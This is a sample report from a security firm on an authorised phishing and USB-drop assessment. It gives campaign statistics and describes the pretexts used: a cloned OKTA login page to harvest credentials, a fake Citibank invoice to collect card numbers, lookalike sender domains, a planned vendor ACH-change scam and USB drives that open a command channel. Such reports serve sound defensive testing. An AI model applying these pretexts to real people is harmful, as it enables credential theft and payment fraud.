


Sample Phishing Assessment Report

XX-XX-XXXX

Confidentiality Statement

All information in this document is provided in confidence. It may not be modified by or disclosed to a third party (either in whole or in part) without the prior written approval of White Knight Labs (WKL). WKL will not disclose to any third-party information contained in this document without the prior written approval of client.

Document Control

Date	Change	Change by	Issue
xx-xx-xxxx	Document Created	Greg Hatcher	V0.1

Document Distribution

Name	Company	Format	Date
	Client	PDF	xx-xx-xxxx

White Knight Labs Contact Details

Address	White Knight Labs 10703 State Highway 198 Guys Mills PA 16327
Contact	**Tel:** +1 (877) 864-4204 **Mob:** +1 (814) 795-3110 **Email:** info@whiteknightlabs.com

Table of Contents

Executive Summary

Security is a journey, not a destination. One must remain vigilant, invest, and strive towards a robust security posture. The threat landscape is ever-changing and malicious actors are always innovating. As the Internet becomes more hostile, defenders must enhance their capabilities as well.

As a proactive security measure, client hired WKL to perform a series of social engineering assessments against the organization. First, WKL conducted the phishing assessment tests which were performed between xx/xx/xxxx, and xx/xx/xxxx. WKL conducted social engineering tests which involved malicious USB drives which were dropped and remained active at the client location from xx/xx/xxxx to xx/xx/xxxx and represents a point-in-time look at the security posture of client's employees.


Scoping and Rules of Engagement

WKL performed a targeted phishing attack for the client. The goal of a targeted phishing attack was decided upon individually by the client. For example, it can be credential harvesting, using credentials obtained for further escalation, and simulating a real attack by trying to exfiltrate data outside the organization. In a more basic version, it can simply be gathering statistics of the campaign success ratio (number of clicks, gathered credentials).

client Risk Rating

WKL calculated the risk to client based on exploitation likelihood (ease of exploitation) and potential impact (potential business impact to the environment). This risk rating does not consider mitigation measures client implemented after vulnerabilities were identified by WKL's testing.

Overall Risk Rating: High



Summary of Findings

From xx/xx/xxxx, to xx/xx/xxxx, the phishing campaign was active and allowed user interaction from the Client's employees. WKL received the following stats from the Client's OKTA Password Reset phishing campaign:

Figure 1 - Example of client's OKTA Password Reset Campaign Results

WKL received the following data from the client's employees during the client's OKTA Password Reset phishing campaign:

- **Emails Sent: 263**
- **Emails Opened: 161**
- **Email Links Clicked: 27**
- **User Accounts Compromised: 20**

From xx/xx/xxxx to xx/xx/xxxx, WKL engineers sent and allowed users to interact with an Amazon phishing campaign that was non-credential harvesting. WKL engineers gathered the following data from the Amazon campaign:

Figure 2 - Amazon Notification Phishing Campaign Results

WKL received the following data from the client's employees during the Amazon Notification phishing campaign:

- **Emails Sent: 263**
- **Emails Opened: 29**
- **Email Links Clicked: 29**
- **User Accounts Compromised: 0**

From xx/xx/xxxx to xx/xx/xxxx, WKL engineers sent and allowed users to interact with the Citi Credit Card phishing campaign. WKL engineers gathered the following credit card form submissions for the Citi Credit Card campaign:

Figure 3 - Citi Credit Card Phishing Campaign Results

WKL received the following data from the client's employees during the Amazon Notification phishing campaign:

- **Emails Sent: 263**
- **Emails Opened: 112**
- **Email Links Clicked: 16**
- **Credit Cards Compromised: 6**

Summary of Findings (Malicious USB Drops)

From xx/xx/xxxx to xx/xx/xxxx, WKL engineers in conjunction with the client's IT team dropped 10 malicious USB drives at the client's main office location. If the USB drives were plugged in, a malicious payload would be executed on the host and a C2 channel would be established under the context of the user who plugged in the USB drive.

WKL received the following data from the client's employees during the malicious USB social engineering campaign:

- **USB Drives Dropped: 10**
- **USB Drives Opened: 1**
- **Code Execution Obtained: 1**

WKL received only **1** USB callback on xx/xx/xxxx from the "**user_name**" user on host "**user_workstation**". The following example shows the C2 beacon that was established once the user plugged in the malicious USB drive:

Figure 4 - Example of payload execution with malicious USB drive

Phishing Assessment Methodology

Our phishing assessment methodology is based on industry best practices and years of experience in conducting successful phishing assessments for organizations of all sizes. Our methodology follows a comprehensive approach to testing the susceptibility of an organization's IT users to phishing attacks. By simulating real-world phishing scenarios, our assessments are designed to evaluate the effectiveness of an organization's security awareness training and identify areas where improvements are needed to reduce the risk of successful phishing attacks.

WKL conducts phishing assessments following this process:

- *OSINT Information Gathering* - WKL combines information provided by the client with open-source intelligence information to gather an understanding of the target's users and company footprint. This might include generating user lists, searching historical records, scraping data from the web, and accessing breach data that could be relevant.

- *Active Reconnaissance* - WKL will begin actively investigating data obtained from the OSINT information gathering process. WKL will begin verifying information such as external login services used by the client. All information collected will be used to create a pretext plan on how the phishing attack will be created and used against the users.

- *Attack Planning and Pretexting* - Intelligence gathered through the previous steps are combined into a plan of attack. The plan of attack for an email phishing engagement includes creating a Pretext (the story being used and who will be shown as the sender of the phishing email), the email content, the email addresses and names of targets, the goals of the engagement (i.e., will WKL attempt to gather credentials, will the email infrastructure be tested to determine if they filter malicious files), timing, etc. WKL will also work with the client contact to obtain approval of the content and the format of the phishing emails.

- *Execution* - In conjunction with the client, WKL will launch the email phishing campaign and monitor the results. Phishing emails will be out in a phased manner over a period of hours or days, depending on the number of employees in scope. The phishing campaign will remain active for a week or two, allowing recipients enough time to act upon the phishing email received.

- *Analysis and Reporting* - WKL provides a report that includes the pretext/content included in the email, a summary of the results (who read the email, who took action, etc.), and then each target's results.

Phishing Attack Path

The objective of this engagement was to simulate a spear-phishing attack as closely as possible. WKL decided to conduct the phishing campaigns in a very targeted manner, meaning emails resembling similar technology that is common within the Client's environment.

Phishing Email Scenarios

The following scenarios were to be executed against the client's users:

- **OKTA Password Reset** - Simulate an OKTA password reset notification. Users will be presented with a notification that takes them to a cloned OKTA webpage that requires authentication. This phishing scenario is designed to capture credentials.
- **Amazon Shipping -** Simulating a Package delivery notification from Amazon to the end-user, letting them know that they would be having a package delivered in their name in 3 to 4 days. This phishing scenario is designed to capture click rates.
- **Citibank Credit Card** - Simulate an email request from an executive asking employees who have a company credit card to pay a yearly invoice to keep their cards active. This scenario is built to capture credit card information that is submitted into the fake invoice website.
- **Bank Account Update** - Impersonate a vendor and send emails to the accounting department to ask for an update to the ACH information stored in the client's system. This update is not trackable on WKL's side and must be recorded by the client's employees.

The following details the timelines of the phishing emails sent to the client's employees:

- **OKTA Password Reset** – xx/xx/xxxx
- **Amazon Shipping Notification** – xx/xx/xxxx
- **Citibank Credit Card** – xx/xx/xxxx
- **Bank Account Update** - Not Sent

Phishing Campaign Execution

OKTA Password Reset

With the scenarios outlined, WKL began to build the first phishing email that would be sent to the supplied users list provided by the client. To make the attack more targeted towards the client's employees that were in the scope of the phishing attack, WKL cloned the client's OKTA login page. WKL discovered that all the client's employees were using the OKTA login page located at https://client.okta.com/. The following example shows the OKTA login page that was used as a base for the cloned site:




Figure 5 - Example of OKTA Login Page

To make the attack have a higher impact, WKL determined that the phishing email would have a landing page when the users clicked a link within the phishing email. This would redirect users to a fake webpage that WKL controlled which could gather employee credentials if submitted. WKL was able to clone the OKTA login page using in-house tooling to produce a complete duplicate that was identical and functioned in the same way. The following URL was used to host the cloned webpage:

- **https://<redacted>.com**

With a cloned webpage of the OKTA login site, WKL moved on to picking the domain that would be used to send the phishing emails to the client's employees. WKL determined that using a similar domain but with small changes, such as using a sub-domain, could trick users into thinking the domain was legitimate. WKL decided to use the following domain for sending out the OKTA phishing emails and hosting the landing pages:

- **<redacted>.com**

With email now set up to send to the client's employees, WKL moved on to configuring the landing page URL. The following URL was to be used within the phishing emails sent to the client's users:

- **<redacted>.com**

Each URL sent would contain a different "**RID**" value corresponding to the different users that were targeted in the phishing campaigns. When a user clicks the link inside their email, if received, it would start tracking the user's actions throughout the phishing campaign, which could be reported back to the WKL phishing server.

To ensure a successful phishing campaign, WKL used a display name of "**Support**" and an email account named "**support@<redacted>.com**" to send the phishing emails to the client's users. WKL created the email with a pretext as an **Password Reset Notification** to the client's employees letting them know that their OKTA password would need to be changed since it is expiring. This would hopefully allow WKL to gain valid credentials submitted by the client's users.

The following example shows the "**A OKTA Password Reset Is Required.** " email that was sent to all employees:




Figure 6 - OKTA email template

To ensure the phishing emails were going to be successful, WKL sent out test emails to multiple WKL Office 365 inboxes to ensure emails were going to land in users' inboxes and not in the junk/spam folders. Additionally, the client whitelisted the "**<redacted>.com**" email domain to help ensure all the client's users received the emails in their inboxes.

Amazon Notification Execution Phish

WKL began to build the Amazon Package phishing email that would be sent to the supplied users list provided by the client. WKL used a non-credential harvesting format for this email.

WKL decided to use the following domain for sending out the Amazon Package phishing emails:

- **<redacted>.com**

With the email set up to send to the client's employees, WKL moved on to configuring the landing page URL. The following URL was to be used within the phishing emails sent to the client's users:

- **<redacted>.com**

Each URL sent would contain a different "**RID**" value corresponding to the different users that were targeted in the phishing campaigns. When a user clicks the link inside their email, if received, it would start tracking the user's actions throughout the phishing campaign, which could be reported back to the WKL phishing server.

To ensure a successful phishing campaign, WKL used a display name of "**Amazon Deliveries**" and an email account named "**Amazon-Deliveries@<redacted>.com**" to send the phishing emails to the client's users. WKL created the email with the pretext of Amazon notifying users that a purchase has been made and recently shipped to the client under the user's First and Last name.

The following example shows the "**Your Amazon.com order #114-4838357-4909803 has shipped**" email that was sent to all employees:




